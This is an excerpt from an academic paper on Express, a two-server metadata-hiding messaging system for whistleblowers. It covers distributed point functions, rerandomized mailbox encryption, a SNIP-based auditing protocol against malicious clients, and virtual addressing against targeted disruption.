Technical overview. We now sketch the technical ideas behind the design of Express. As in prior work [24], Express servers hold a table of mailboxes secret-shared across two servers; clients use a cryptographic tool called a *distributed point function* [33] to write messages into a mailbox without the servers learning which mailbox a client wrote into [24, 49]. This basic approach to private writing leaves two important problems unsolved: handling read access to mailboxes and dealing with denial of service attacks from malicious users.

The first contribution of Express is to allow mailbox reads and writes to be asynchronous. This allows Express clients to contact the system with any frequency they like, regardless of other clients' behavior. In contrast, prior systems such as Riposte, Pung, and Vuvuzela [4, 24, 58] require *every* client to write before *any* client can read, so the whole system is forced to operate in synchronized rounds. We are able to allow read/write interleaving in Express with a careful combination of encryption and rerandomization. At a high level: any client in Express can read from any mailbox, but each read returns a fresh re-randomized encryption of the mailbox contents that only the mailbox owner can decrypt. In this way, even if an adversary reads the contents of all mailboxes between every pair of client writes, the adversary learns nothing about which honest client is communicating with which honest client.

The second major challenge for messaging systems based on secret sharing [17, 23–25, 27, 61] is to protect against malicious clients, who may corrupt the functioning of the system by submitting malformed messages. Since no server has a complete view of the message being written by each client, servers cannot immediately tell if a message is well-formed, e.g., whether it modifies only one mailbox or overwrites the contents of many mailboxes with garbage, destroying real messages that may have been placed in them. Express protects against such denial-of-service attacks using a new *auditing* protocol. In a system with n mailboxes, Express's auditing protocol requires only $O(\lambda)$ communication between parties, for a fixed security parameter λ, as well as $O(1)$ client side computation (in terms of AES evaluations and finite field operations). The analogous scheme in Riposte required $\Omega(\lambda\sqrt{n})$ communication and $\Omega(\sqrt{n})$ client computation [24], and additionally required a third non-colluding server. In practice, our new auditing scheme reduces overall computation costs for the client by 8× for a deployment with one million registered mailboxes.

In addition to defending against malformed messages aimed at corrupting the whole database of mailboxes, Express must protect against targeted attacks. A malicious client could potentially send a correctly-formed message containing random content to a single mailbox in hopes of overwriting any content written to that mailbox by an honest client. We defend against this by assigning *virtual addresses* to each mailbox. Each mailbox is accessed via a 128-bit virtual address, regardless of the actual number of mailboxes registered. The servers store and compute only over the number of actually registered mailboxes, not the number of virtual mailboxes. However, since virtual addresses are distributed at random over an exponentially large address space, a malicious client cannot write to a mailbox unless it knows the corresponding address. Section 4 describes our protections against malicious clients in detail.

Evaluation application. We evaluate Express as a system for whistleblowers to send messages to journalists while hiding their communications metadata from network surveillance. In this application, a journalist registers a mailbox for each source from which she wishes to receive information. The journalist then communicates her mailbox address to the source via, for example, a one-time in-person meeting. Thereafter, the source can privately send messages to the journalist by dropping them off in the journalist's Express mailbox. In this way, we can implement a cryptographically metadata-hiding variant of the SecureDrop system [10].

To provide whistleblowers with any reasonable guarantee of privacy, Express must provide its users with a degree of plausible deniability in the form of cover traffic. Otherwise, merely contacting the Express servers would automatically incriminate clients. As we will demonstrate, Express's low client computation and communication costs mean that an Express client implemented in JavaScript and embedded in a web page can generate copious cover traffic. Browsers that visit a cooperative news site's home page can opt-in to generate cover traffic for the system by running a JavaScript client in the backgound – thereby increasing the anonymity set enjoyed by clients using Express to whistleblow – without negatively impacting end-users' web browsing experience. We discuss this and other considerations involved in using Express for whistleblowing, e.g., how a journalist can communicate a mailbox address to a source, in Section 6.

We implement Express and evaluate its performance on message sizes of up to 32KB, larger than is used in the evaluations of Pung [4], Riposte [24] and Vuvuzela [58]. Recent high-profile whistleblowing events such as the whistleblower's report to the US intelligence community's inspector general [6] (25.3KB) or last year's anonymous New York Times op-ed [5] (9KB) demonstrate that messages of this length are very relevant to the whistleblowing scenario. We also compare Express's performance to Pung [4] and Riposte [24], finding that Express matches or exceeds their performance, and conclude that Express reduces the dollar cost of running a metadata-hiding whistleblowing service by 6× compared to prior work (see Figure 8). On the client side, Express's computation and communication cost are both *independent* of the number of users, at about 20ms client computation and 5KB communication overhead per message, enabling our new strategies for efficiently generating cover traffic. This represents over 100× bandwidth savings compared to Riposte [24] and over 7,000× savings compared to Pung for one million users. Although Vuvuzela

operates under a very different security model, we compare the two systems qualitatively in our full evaluation, which appears in Section 7.

In summary, we make the following contributions:

- The design and security analysis of Express, a metadata-hiding communication system that significantly reduces both communication and computation costs compared to prior work.
- A new auditing protocol to blindly detect malformed messages that is both asymptotically and practically more efficient than that of Riposte [24] while also removing the need for a third server to perform audits.
- An implementation and evaluation of Express that demonstrates the feasibility of our approach to metadata-hiding whistleblowing. Our open-source implementation of Express is available online at: `https://github.com/SabaEskandarian/Express`.

2 Design Goals

This section introduces the architecture of Express and describes our security goals.

An Express deployment consists of two servers that collectively maintain a set of *locked mailboxes*. Each locked mailbox implements a private channel through which one client can send messages to another who has the secret cryptographic key to unlock that mailbox.

To use Express, a client wishing to receive messages first registers a mailbox and gets a *mailbox address*. From then on, any client who has been given the mailbox address can write messages to that mailbox, and the owner of that mailbox can check the mailbox for messages whenever it wants. We discuss how clients can communicate mailbox addresses to each other via a *dialing* protocol in Section 6.2.

We consider an attacker who controls one of the two Express servers, any number of Express clients, and the entire network. The main security property we demand is that, after an honest client *writes* a message into a mailbox, the attacker learns nothing about which mailbox the client wrote into. This corresponds to an anonymity guarantee where the sender of a given message cannot be distinguished among the set of all senders in a given time interval. We also require that an attacker who controls any number of malicious clients cannot prevent honest clients from communicating with each other. In other words, we protect against malicious clients mounting in-protocol denial-of-service attacks. We do not aim to protect against DoS attacks by malicous servers, nor against network-level DoS attacks, but we will describe how clients can incorporate straightforward checks to detect tampering by malicious servers.

2.1 Express API

Express allows clients to register mailboxes, read the contents of mailboxes they register, and privately write to others' mailboxes. Clients interact with the servers via the following operations:

Mailbox registration. A client registers a new mailbox by sending the Express servers distinct *mailbox keys*. The servers respond with a *mailbox address*. We say that a client "owns" a given mailbox if it holds the mailbox's keys and address.

Mailbox read. To read from a mailbox, the client sends the mailbox's address to the Express servers. The servers respond with the locked (i.e., encrypted) mailbox contents, which the client can decrypt using its two mailbox keys together.

Mailbox write. To write to a mailbox, a client sends a specially-encoded *write request* to the Express servers that contains an encoding of both the address of the destination mailbox and the message to write into it. No single Express server can learn either the destination address or message from the write request.

2.2 Security Goals

Based on the demands of our application to whistleblowing, Express primarily aims to provide privacy guarantees for *writes* and not for reads. For example, Express hides who whistleblowers send messages to, but it does not hide the fact that journalists check their mailboxes. Below we describe Express's core security properties, which we formalize when proving security in Appendix A.

Metadata-hiding. We wish to hide who a given client is writing to from everyone except the recipient of that client's messages. To this end, our *metadata-hiding* security guarantee requires that for each write into an Express mailbox, no adversary who controls arbitrarily many clients and one server can determine which mailbox that write targeted unless the adversary owns the target mailbox.

We formalize this requirement in Appendix A, where we show that an adversary can *simulate* its view of honest clients' requests before seeing them, which proves that the adversary learns nothing from requests that it can't generate on its own, except necessary information such as the time the write occurred and which client initiated it. In particular, this means the adversary does not learn the mailbox into which a request writes, although it does learn that a write has occurred. A malicious server can stop responding to requests or corrupt the contents of users' mailboxes, but we require that even an actively malicious server cannot break our metadata-hiding property.

Soundness. Express must be resilient to malformed messages sent by malicious clients. This means no client can write to a mailbox it has not been authorized to access, even if it deviates arbitrarily from our protocol. We capture this requirement via a *soundness game* in Appendix A, where we also prove that no adversary can win the soundness game in Express with greater than negligible probability in a security parameter.

2.3 Design Approaches

As there are many potential approaches to metadata-hiding systems, we now briefly sketch high-level decisions made regarding the goals of Express.

Deployment scenario. Express's primary deployment scenario is as a system for whistleblowing, where a source leaks a document or tip to a journalist. In this setting, unlike prior work, Express does not require the system to run in synchronous rounds. This is the deployment scenario on which we will focus the exposition of the Express system. However, since this is a one-directional communication setting (the source can send leaks to the journalist but not have an ongoing conversation), Express can also be used as a standard messaging protocol where clients, e.g., sources and journalists, send messages back and forth to each other. In this setting, similar to prior work, messaging in Express would progress in time epochs, with a server-determined duration for each round.

Differential vs cryptographic privacy. Express belongs to a family of systems that provide cryptographic security guarantees. In contrast, a number of systems (e.g., Vuvuzela, Stadium, Karaoke [46, 56, 58]) provide differentially private security. The difference between the two types of systems lies in the amount of private metadata the systems leak to an adversary. Cryptographic security means that no information leaks – the adversary learns nothing, even after observing many rounds of communication, about which clients are communicating with each other. In contrast, systems providing the differential privacy notion of security allow some quantifiable leakage of metadata. Thus, with differential privacy-based systems, an attacker can – after a number of communication rounds – learn who is communicating. In contrast, the security of Express does not degrade, even after many rounds of interaction. Thus, although differentially private systems offer faster performance, cryptographic security is preferable for frequently used privacy-critical applications.

Distributing trust. There are two potential approaches to deployment of metadata-hiding systems. One approach envisions a grass-roots deployment model where large numbers of people or organizations decide to participate to run the system, and trust is distributed among the servers with tolerance for some fraction behaving maliciously. The approach taken by Express (and the works to which we primarily compare it [4, 24]) envisions a commercial infrastructure setting where only a small number of participants (e.g., for our example use case, the Wall Street Journal and the Washington Post) are needed to deploy the system with its full security guarantees. Given equal performance and security against an equal fraction of malicious servers, it is of course preferable to distribute trust over a larger number of parties. Thus designs that split trust between a small number of parties can be seen as one point on a tradeoff between having many parties that undergo some light vetting versus having few parties that undergo heavier vetting before being included as servers in the system.

2.4 Limitations

We now discuss some limitations of Express to aid in determining which scenarios are best-suited to an Express deployment.

The most important limitation to consider when deciding whether to deploy Express is the issue of censorship. As mentioned above, Express relies on distributing trust among two servers. Thus, if traffic to either server is blocked, the system can no longer be accessed. Since we envision Express being deployed by major news organizations, Express would not be appropriate for use in countries with a history of blocking traffic to such organizations. This is true of any system that distributes trust over a small number of servers (or has easily identifiable traffic). However, there is a need to prevent surveillance even in countries with relatively open access to the internet. It is in this setting that Express can be an effective approach to metadata-hiding communication.

Express allows mailbox owners to access their mailboxes and retrieve messages with whatever frequency they desire when being used for one-way communication, but they must check mailboxes at regular intervals in order to maintain security because Express does not hide which mailbox a given read accesses. If a mailbox owner changes her mailbox-checking pattern based on the contents of messages received, this may leak something about who is sending her messages. Note that although this implies that mailbox owners should regularly check their mailboxes, it does not impose any restrictions on the frequency with which any owner checks her mailboxes – it is not a fixed frequency required by the system and can be different for each mailbox owner. This is in contrast with prior works, which fix a system-wide frequency with which clients must contact the servers or require clients to always remain online. Clients sending messages through Express but not also receiving messages (e.g., whistleblowers sending tips or documents) do not need to regularly contact the system.

Another reason for mailbox owners to check their mailboxes regularly is that messages in Express are written into mailboxes by adding, not concatenating, the message contents to the previous contents of the mailbox. It is thus possible for a second message sent to the same mailbox to overwrite the original contents, causing the content to be clobbered when someone eventually reads it. This risk can be easily mitigated, however, because each mailbox is for one client to send messages to one other client, and servers zero-out the contents of mailboxes after they are read to make space for new messages. Looking ahead to our application, messages can be a leak of a single document, where more than one message is not required. If a journalist expects to receive many messages from the same source before she has a chance to read and empty the contents of a mailbox, one way to handle this situation is to register several mailboxes for the same source, so each message can be sent to a different mailbox. This way, as long as a journalist checks and empties her mailboxes before they have all been used, no messages will be overwritten.

While Express's soundness property prevents in-protocol denial of service attacks by malicious clients, a malicious Express server can launch a denial of service attack by overwriting mailboxes with garbage. This attack will prevent communication

through Express, but it can at least be detected. We discuss how clients can add integrity checks to their messages to achieve authenticated encryption over Express in Section 5. This means that a client receiving a garbage message will know that the message has been corrupted by a malicious server.

Finally, like all systems providing powerful metadata-hiding guarantees, Express must make use of cover traffic to hide information about which users are really communicating via Express. Although necessary, cover traffic allows metadata-hiding systems to protect even against adversaries with strong background knowledge about who might be communicating with whom by providing plausible deniability to clients sending messages through Express. We further discuss cover traffic in Section 6.1.

3 Express Architecture

This section describes the basic architecture of Express. Section 4 shows how to add defenses to protect against disruptive clients, and Section 5 states the full Express protocol. Section 6 discusses how to use Express for whistleblowing, including how a mailbox owner communicates a mailbox address to senders and how to increase the number of Express users by deploying it on the web.

The starting point for Express is a technique for privately writing into mailboxes using distributed point functions [24, 33, 49]. We review how DPFs can be used for private writing in Section 3.1. A private writing mechanism alone, however, does not suffice to allow metadata-hiding communication. We must also have a mechanism to handle access control so that only the mailbox owner can access the contents of a given mailbox. We discuss a lightweight cryptographic access control system in Section 3.2, where we also explain how this combination of private writing and controlled reading enables metadata hiding without synchronized rounds.

3.1 Review: Private Writing with DPFs

We briefly review the technique used in Riposte [24] for allowing a client to privately write into a database, stored in secret-shared form, at a set of servers.

A naïve approach. In Express, two servers – servers A and B – collectively hold the contents of a set of *mailboxes*. In particular, if there are n mailboxes in the system and each mailbox holds an element of a finite field $\mathbb{F}$, then we can write the contents of all mailboxes in the system as a vector $D \in \mathbb{F}^n$. Each server holds an additive secret share of the vector D: that is, server A holds a vector $D_A \in \mathbb{F}^n$ and server B holds a vector $D_B \in \mathbb{F}^n$ such that $D = D_A + D_B \in \mathbb{F}^n$.

Once a client registers a mailbox, another client with that mailbox's address can send messages or documents to the mailbox, which the mailbox owner can check at his or her convenience. Although Express can support mailboxes of different sizes, size information can be used to trace a message from its sender to its receiver, so Express clients must pad messages, either all to the same size or to one of a few pre-set size options.

To write a message $m \in \mathbb{F}$ into the i-th mailbox naïvely, the Express client could prepare a vector $m \cdot \mathbf{e}_i \in \mathbb{F}^n$, where $\mathbf{e}_i$ is the ith standard-basis vector (i.e., the all-zeros vector in $\mathbb{F}^n$ with a one in coordinate i). The client would then split this vector into two additive shares w_A and w_B such that $w_A + w_B = m \cdot \mathbf{e}_i$, and send one of each of these "write-request" vectors to each of the two servers. The servers then process the write by setting:

$$D_A \leftarrow D_A + w_A \in \mathbb{F}^n \qquad D_B \leftarrow D_B + w_B \in \mathbb{F}^n,$$

which has the effect of adding the value $m \in \mathbb{F}$ into the contents of the ith mailbox in the system.

The communication cost of this naïve approach is large: updating a single mailbox requires the client to send n field elements to each server.

Improving efficiency via DPFs. Instead of sending such a large message, the client uses *distributed point functions* (DPFs) [14, 15, 33] to compress these vectors. DPFs allow a client to split a point function f, in this case a function mapping indices in the client's vector to their respective values, into two *function shares* f_A and f_B which individually reveal nothing about f, but whose sum at any point is the corresponding value of f. More formally, let $f_{i^*,m} \colon [N] \to \mathbb{F}$ be a point function that evaluates to 0 at every point $i \in [N]$ except that $f(i^*) = m \in \mathbb{F}$. A DPF allows a client holding $f_{i^*,m}$ to generate shares f_A and $f_B : [N] \to \mathbb{F}$ such that:

(i) an attacker who sees only one of the two shares learns nothing about i^* or m, and

(ii) for all $i \in [N]$, $f_{i^*,m}(i) = f_A(i) + f_B(i) \in \mathbb{F}$.

Moreover, in addition to supporting messages $m \in \mathbb{F}$, the latest generation of DPFs [15] allow for any message $m \in \{0,1\}^*$. When using these DPFs with security parameter λ, each function share (f_A and f_B) has bitlength $O(\lambda \log N + |m|)$. In addition to general improvements in efficiency over prior DPFs, our choice of DPF scheme will enable new techniques that we introduce in Section 4.

In essence, the client can use DPFs to *compress* the vectors w_A and w_B, which reduces the communication cost to $O(\lambda \cdot \log N + \log|\mathbb{F}|)$ bits, when instantiated with a pseudorandom function [35] using λ-bit keys. Upon receiving f_A and f_B the servers can evaluate them at each point $i \in [n]$ to recover the vectors w_A and w_B and update D_A and D_B as before.

3.2 Hiding Metadata without Synchronized Rounds

Private writing alone does not suffice to provide metadata-hiding privacy. In order to achieve this, we also need to control *read* access to mailboxes. Otherwise, a network adversary who controls a single client could read the contents of all mailboxes between each pair of writes and learn which client's message modified which mailbox contents, even if messages are encrypted. Prior works such as Pung [4] or Riposte [24] prevent this attack by operating in batched rounds in which

many clients write messages before any client is allowed to read. The key feature that allows Express to hide metadata without relying on synchronized rounds is that a message can only be read by the mailbox owner to whom it is sent. Express can make messages available to mailbox owners immediately as long as (1) the messages remain inaccessible to an attacker who does not own the mailbox whose contents have been modified and (2) the attacker cannot tell which mailbox has been modified if it does not own the modified mailbox. Thus, all we need to successfully hide metadata without rounds is a mechanism for access control that satisfies these two requirements. While an adversary who continuously reads from all mailboxes could then still learn *when* a write occurs, it would learn nothing about which mailbox contents were modified as a result.

Express includes a lightweight cryptographic approach to access control that relies on symmetric encryption, does not require the servers to undertake any user authentication logic when serving read requests, and enables useful implementation optimizations. A client registering a mailbox uploads keys k_A and k_B to servers A and B respectively, and the servers encrypt stored data using the respective key for each mailbox, decrypting before making modifications and re-encrypting after. The re-encryption ensures that the contents of every mailbox are rerandomized after each write, so an attacker attempting to read the contents of a mailbox for which it does not have both keys learns nothing from reading the encrypted contents of the mailbox, including whether or not those contents have changed. This property still holds even if only one of the two servers carries out the re-encryption, so its security is unaffected if a malicious server does not encrypt or re-encrypt mailboxes. Our implementation encrypts mailbox contents in counter mode, so re-encryption simply involves subtracting the encryption of the previous count and adding in the new one. Since these operations are commutative, we can implement an optimization where re-encryption is not done on every write but only when a read occurs after one or more writes. This makes our approach – which requires only symmetric encryption – more efficient than a straightforward one based on public key encryption, e.g., where the contents of each mailbox are encrypted under the owner's public key when a read is requested.

4 Protecting Against Malicious Clients

The techniques in Section 3 suffice to provide privacy if all clients behave honestly, but they are vulnerable to disruption by a malicious client. In the scheme described thus far, one malicious client can corrupt the state of the two servers with a single message. To do so, the malicious client sends DPF shares f_A and f_B to the servers that expand into vectors w_A and w_B such that $w_A + w_B = v \in \mathbb{F}^n$, where v is non-zero at many (or even all) coordinates. A client who submits such DPF key shares can, with one message to the servers, write into *every* mailbox in the system, corrupting whatever actual messages each mailbox may have held.

Express protects against this attack with an *auditing* protocol that checks to make sure $(w_A + w_B) \in \mathbb{F}^n$ is a vector with at most one non-zero component. In other words, the servers check that each write request updates only a single mailbox. Any write request that fails this check can be discarded to prevent it form corrupting the contents of D_A and D_B. Riposte [24], a prior work that also audits DPFs to protect against malicious clients, uses a three-server auditing protocol that requires communication $\Omega(\lambda\sqrt{n})$ and client computation $\Omega(\sqrt{n})$ for a system with n mailboxes, where λ is a security parameter. However, their protocol takes advantage of the structure of a particular DPF construction that is less efficient than the one used by Express. Applying their protocol to the more efficient DPFs used in Express would require client communication and computation $\Omega(\lambda n)$ and $\Omega(n)$ respectively as well as the introduction of an additional non-colluding server. This linear bandwidth consumption *per write* would create a communication bottleneck in Express and increase client-side computation costs significantly. Moreover, adding a third server – and requiring that two out of three servers remain honest to guarantee security – would dramatically reduce the practicality of the Express system. To resolve this issue, we introduce a new auditing protocol that drops client computation (in terms of AES evaluations and finite field operations) to $O(1)$ and communication to $O(\lambda)$ while simultaneously *eliminating the need for a third server* to perform audits. We describe our two-party auditing protocol in Section 4.1.

Although auditing ensures that DPFs sent by clients must be well-formed, an attacker targeting Express has a second avenue to disrupting the system. Instead of attempting to corrupt the entire set of mailboxes – an attack prevented by the auditing protocol – a malicious client can write random data to *only one mailbox* and corrupt any message a source may send to a journalist over that mailbox. Although this attack is easily detectable when a journalist receives a random message, it still allows for easy disruption of the system and cannot be blocked by blind auditing because the disruptive message is structured as a legitimate write.

We defend against this kind of targeted disruption with a new application of *virtual addressing*. At a high level, we assign each mailbox a unique 128-bit virtual address and modify the system to ensure that writing into a mailbox requires knowing the mailbox's virtual address. In this way, a malicious user cannot corrupt the contents of an honest user's mailbox, since the malicious user will not be able to guess the honest user's virtual address. We discuss this defense and its implications for other components of the system in Section 4.2.

4.1 Auditing to Prevent Disruption

This section describes our auditing protocol. We begin with a rough outline of the protocol before stating the security properties required of it and then explaining the protocol in full detail. At a high level, our auditing protocol combines the verifiable DPF protocol of Boyle et al. [15], which only provides security

against *semi-honest* servers, with *secret-shared non-interactive proofs* (SNIPs) first introduced by the Prio system [23] (and later improved and generalized by Boneh et al. [11]) to achieve security against *fully malicious* servers. We explain each of these ideas and how we combine them below.

Let the vectors w_A and $w_B \in \mathbb{F}^n$ be the outputs that servers A and B recover after evaluating $f_A(i)$, $f_B(i)$, for $i \in [n]$. Note that even DPFs that output a message in $\{0,1\}^*$ begin with an element of a λ-bit field $\mathbb{F}$ and expand it, so for the purposes of our auditing protocol, we can assume that every DPF output is an element of $\mathbb{F}$. We say that $w = w_A + w_B \in \mathbb{F}^n$ is a *valid* write-request vector if it is a vector in $\mathbb{F}^n$ of Hamming-weight at most one. The goal of the auditing protocol is to determine whether a given write-request vector is valid.

The observation of Boyle et al. [15] is that the following n-variate polynomial equals zero with high probability over the random choices of $r_1, ..., r_n$ if and only if (1) there is at most one nonzero w_i and (2) $m = w_i$ for the nonzero value of w_i

$$f(r_1, ..., r_n) = (\Sigma_{i \in [n]} w_i r_i)^2 - m \cdot (\Sigma_{i \in [n]} w_i r_i^2).$$

This polynomial roughly corresponds to taking a random linear combination of the elements of w – using randomness shared between the two servers – and checking that the square of the linear combination and the sum of the terms of the linear combination squared are the same. Using the fact that it is easy to compute linear functions on secret-shared data, the two sums in the equation above can be computed non-interactively by servers A and B. Boyle et al. suggest using a multiparty computation between the servers to compute the remaining multiplications and check whether this polynomial in fact equals zero, thus determining whether the DPF is valid.

The problem with this approach is that it is only secure against *semi-honest* servers. A malicious server can deviate from the protocol and potentially learn which entry of w is non-zero. For example, suppose a malicious server A is interested in knowing whether a write request modifies an index i^*. It runs the auditing protocol as described, but it replaces its value w_{Ai^*} with a randomly chosen value w'_{Ai^*}. If $w_{Ai^*} + w_{Bi^*} = 0$, i.e., i^* was not the nonzero index of w, this modification will cause the audit to fail because the vector w' that includes w'_{Ai^*} instead of w_{Ai^*} no longer has hamming weight one. Thus the malicious server learns that the write request would not have modified index i^*. On the other hand, if $w_{Ai^*} + w_{Bi^*} \neq 0$, i.e., i^* was the nonzero index of w, the inclusion of w'_{Ai^*} still results in a vector w' of hamming weight one, and the auditing protocol passes. Thus the malicious server can detect whether or not the write request modifies index i^* by observing whether or not auditing was successful after it tampers with its inputs.

To prevent this attack we make use of a SNIP proof system [11, 23]. In a SNIP, a client sends each server a share of an input w and an arithmetic circuit $\mathsf{Verify}()$. The client then uses a SNIP proof to convince the servers, who only hold shares of w but may communicate with each other, that $\mathsf{Verify}(w) = 1$. An important property of a SNIP proof system is that it provides security against *malicious* servers. That is, even a server who deviates from the protocol cannot abuse a SNIP to learn more about w. SNIP proofs require computation and communication linear in the number of multiplications between secret values in the statement being proved. Our approach is to instantiate the DPF verification protocol of Boyle et al. [15] *inside* of a SNIP to protect it from potentially malicious servers. Since the Boyle et al. verification protocol only requires two multiplications between shared values, the squaring and the multiplication by m, this results in a constant-sized SNIP (i.e. size $O(\lambda)$).

Properties of auditing protocol. Before describing our protocol in detail, we recall the completeness, soundness, and zero-knowledge properties we require of the auditing protocol (adapted from those of Riposte's auditing protocol [24]).

- **Completeness.** If all parties are honest, the audit always accepts.
- **Soundness against malicious clients.** If w is not a valid write request (i.e., the client is malicious) and both servers are honest, then the audit will reject with overwhelming probability.
- **Zero knowledge against malicious server.** Informally: as long as the client is honest, an active attacker controlling at most one server learns nothing about the write request w, apart from the fact that it is valid. That is, for any malicious server there exists an efficient algorithm that simulates the view of the protocol execution with an honest second server and an honest client. The simulator takes as input only the public system parameters and the identity of the malicious server.

Our auditing protocol. Our auditing protocol proceeds as follows. We assume that data servers A and B share a private stream of random bits generated from a pseudorandom generator with a seed r. In practice, the servers generate the random seed by agreeing on a shared secret at setup and using a pseudorandom generator to get a new seed for each execution of this protocol. We will describe the protocol using a SNIP as a black box and give details on how to instantiate the SNIP in Appendix B.

At the start of the protocol, server A holds r and $w_A \in \mathbb{F}^n$ and server B holds r and $w_B \in \mathbb{F}^n$, both generated by evaluating the DPF shares sent by the client at each registered mailbox address. The client holds the index i^* at which w is non-zero as well as the values of w_A and w_B at index i^*, which it computes from the function shares f_A and f_B that it sent to the servers.

1. *Servers derive proof inputs.*
   The servers begin by sending the random seed r used to generate their shared randomness to the client.

   Next, they compute shares m_A and m_B of m, the value of w at its non-zero entry, which is simply the sum of all the elements of w_A or w_B respectively because all but one entry of w should be zero. That is, the servers compute

$$m_A \leftarrow \Sigma_{i \in [n]} w_{Ai} \quad \text{and} \quad m_B \leftarrow \Sigma_{i \in [n]} w_{Bi}.$$

Then servers A and B use their shared randomness r to generate a random vector $r = (r_1, ..., r_n) \in \mathbb{F}^n$ and then compute the vector of squares $R = (r_1^2, ..., r_n^2) \in \mathbb{F}^n$. After this, they compute shares of the "check" values $c = \langle w, r \rangle$ and $C = \langle w, R \rangle$:

$$c_A \leftarrow \langle w_A, r \rangle \in \mathbb{F}, \quad C_A \leftarrow \langle w_A, R \rangle \in \mathbb{F}$$
$$c_B \leftarrow \langle w_B, r \rangle \in \mathbb{F}, \quad C_B \leftarrow \langle w_B, R \rangle \in \mathbb{F}$$

Here the notation $\langle x, y \rangle$ represents the inner product between vectors $x, y \in \mathbb{F}^n$, defined as $\Sigma_{i=1}^n x_i y_i$.

At this point, the servers hold values m_A, c_A, C_A and m_B, c_B, C_B respectively.

2. *Client derives proof inputs.*
Since the client knows the seed r, the index i^*, and the values of w_A and w_B at index i^* (and as a consequence the value of $m = w_{Ai^*} + w_{Bi^*} \in \mathbb{F}$), the client can compute the random values r^*, r^{*2} that will be multiplied by the i^*th entries of w_A and w_B. Since all the values other than the i^*th entry of w are zero, the client need not compute them. Thus the client computes the check values $c^* = r^* \cdot (w_{Ai^*} + \cdot w_{Bi^*})$ and $C^* = r^{*2} \cdot (w_{Ai^*} + \cdot w_{Bi^*})$. Note that this allows the client to compute the check values in only $O(1)$ time even though the servers must do $O(n)$ work to find them.

3. *Proof computation and verification.*
To complete the proof, the client prepares a SNIP proof $\pi = (\pi_A, \pi_B)$, sends π_A to server A, and sends π_B to server B. The servers then verify the proof, communicating with each other as needed. The SNIP proves that

$$c^2 - m \cdot C = 0$$

where $c \leftarrow c_A + c_B$ and $C \leftarrow C_A + C_B$.

The soundness property of the SNIP proof guarantees that the servers will only accept the proof if the statement is true, and the zero-knowledge property of the proof guarantees that as long as one server is honest, the servers learn nothing from receiving the SNIP proof that they did not know before receiving it (even if one server is fully malicious). Note that this statement only involves two multiplications: $c \cdot c$ and $m \cdot C$.

We sketch the instantiation of the proofs used in our auditing protocol as well as the security analysis of the full auditing protocol in Appendix B. Full details and a security proof for the SNIP proof system itself can be found in the Prio paper [23] and the follow-up work of Boneh et al. [11].

4.2 Preventing Targeted Disruption

We now describe how Express prevents a targeted attack where a malicious client writes random data to a single mailbox to corrupt its contents. Express servers assign each mailbox a 128-bit *virtual address* and ensure that a client can only write to a mailbox if it knows the corresponding virtual address.

To implement this, the Express servers maintain an array of n *physical* mailboxes, but they also maintain an array of 2^λ *virtual* mailboxes, where $\lambda \approx 128$ is a security parameter. The two data servers assign a unique virtual address to each physical mailbox, and they collectively maintain a mapping – a *page table* – that maps each active virtual address to a physical mailbox. Since the virtual addressing scheme's only goal is to prevent misbehavior by malicious clients, the servers both hold the contents of the page table (i.e., the list of active virtual addresses and their mapping to physical addresses) in the clear. The virtual-address space (around 2^{128} entries) is vastly larger than the number of physical mailboxes (around 2^{20}, perhaps), so the vast majority of the virtual-address space goes unused.

When a client registers a new mailbox, the servers both allocate storage for a new physical mailbox, assign a new random virtual address to this physical mailbox, and update their page tables. The address can either be chosen by one server and sent to the other or generated separately by each server using shared randomness. The servers then return the virtual and physical addresses for the mailbox to the client. As mentioned above, a mailbox owner must communicate its address to others to receive messages. We describe how this can be achieved when we discuss dialing in Section 6.2. The contents of the tables stored at the servers are shown in Figure 1.

When preparing a write request, the client prepares DPF shares f_A and $f_B : 2^\lambda \to \mathbb{F}$ as if it were going to write in to the exponentially large address space. However, instead of evaluating shares at every $i \in [2^\lambda]$, the Express servers only evaluate f_A and f_B at the currently active virtual addresses. In this way, the number of DPF evaluations the servers compute remains linear in the number of registered mailboxes, even though clients send write requests as if the address space were exponentially large. A client who does not know the address for a given mailbox has a chance negligible in λ of guessing the correct virtual address. Note that this technique is only possible because Express uses a DPF whose share sizes are *logarithmic* in the function domain size. Using virtual addresses with older square-root DPFs would result in infeasibly large message sizes and computation costs.

Although virtual addressing, when combined with auditing, does fully resolve the issue of disruptive writes, it does not fully abstract away physical addresses. Our auditing protocol critically relies on the client knowing the index of the mailbox it wants to write to among the set of all mailboxes. As such, a client preparing to send a message must be informed of both the virtual and physical addresses of the mailbox it wishes to write to. Fortunately, the size of a physical address is much smaller than that of a virtual address (about 20 bits compared to 128 bits for a virtual address), so communicating both addresses at once adds little cost to only sending the virtual address.




Figure 1: Contents of the tables held by servers in Express. Each server stores the conversion from virtual to physical addresses and a distinct key for each mailbox. Combining data from the two servers allows a user holding both keys for a given mailbox to read its contents.

5 Full Express Protocol

This section summarizes the full Express protocol described incrementally in Sections 3 and 4. We will describe the protocol in full but refer to the steps of the auditing protocol as described in Section 4.1 to avoid repeating the protocol spelled out in detail there. We prove security in Appendix A. After describing the protocol, we describe how clients can add message integrity to their Express messages.

We assume that a mailbox owner has already set up a mailbox with virtual address v and physical address p and communicated (p,v) to another client. We discuss options for communicating p and v to other clients ("dialing") in Section 6.2. We also assume that the mailbox owner holds mailbox keys k_A and k_B, which it has sent to servers A and B respectively, and the client has a message m that it wants to send. Server A holds vectors V of virtual addresses, K_A of keys, and D_A of mailbox contents, each of length n. Server B likewise holds V, K_B and D_B. Each entry of D_A and D_B is encrypted in counter mode under the corresponding key in K_A or K_B. Figure 1 shows the information held by servers A and B for each mailbox.

Sending a message.

1. The client generates DPF shares f_A and f_B of the point function $f_{v,m} : [2^\lambda] \to \{0,1\}^{|m|}$. It sends f_A to A and f_B to B.

2. A and B evaluate $w_A \leftarrow (f_A(V_1),...,f_A(V_n))$ and $w_B \leftarrow (f_B(V_1),...,f_B(V_n))$. They use their shared randomness to generate a seed r to be used in the auditing protocol, send it to the client, and prepare the server inputs to the SNIP.

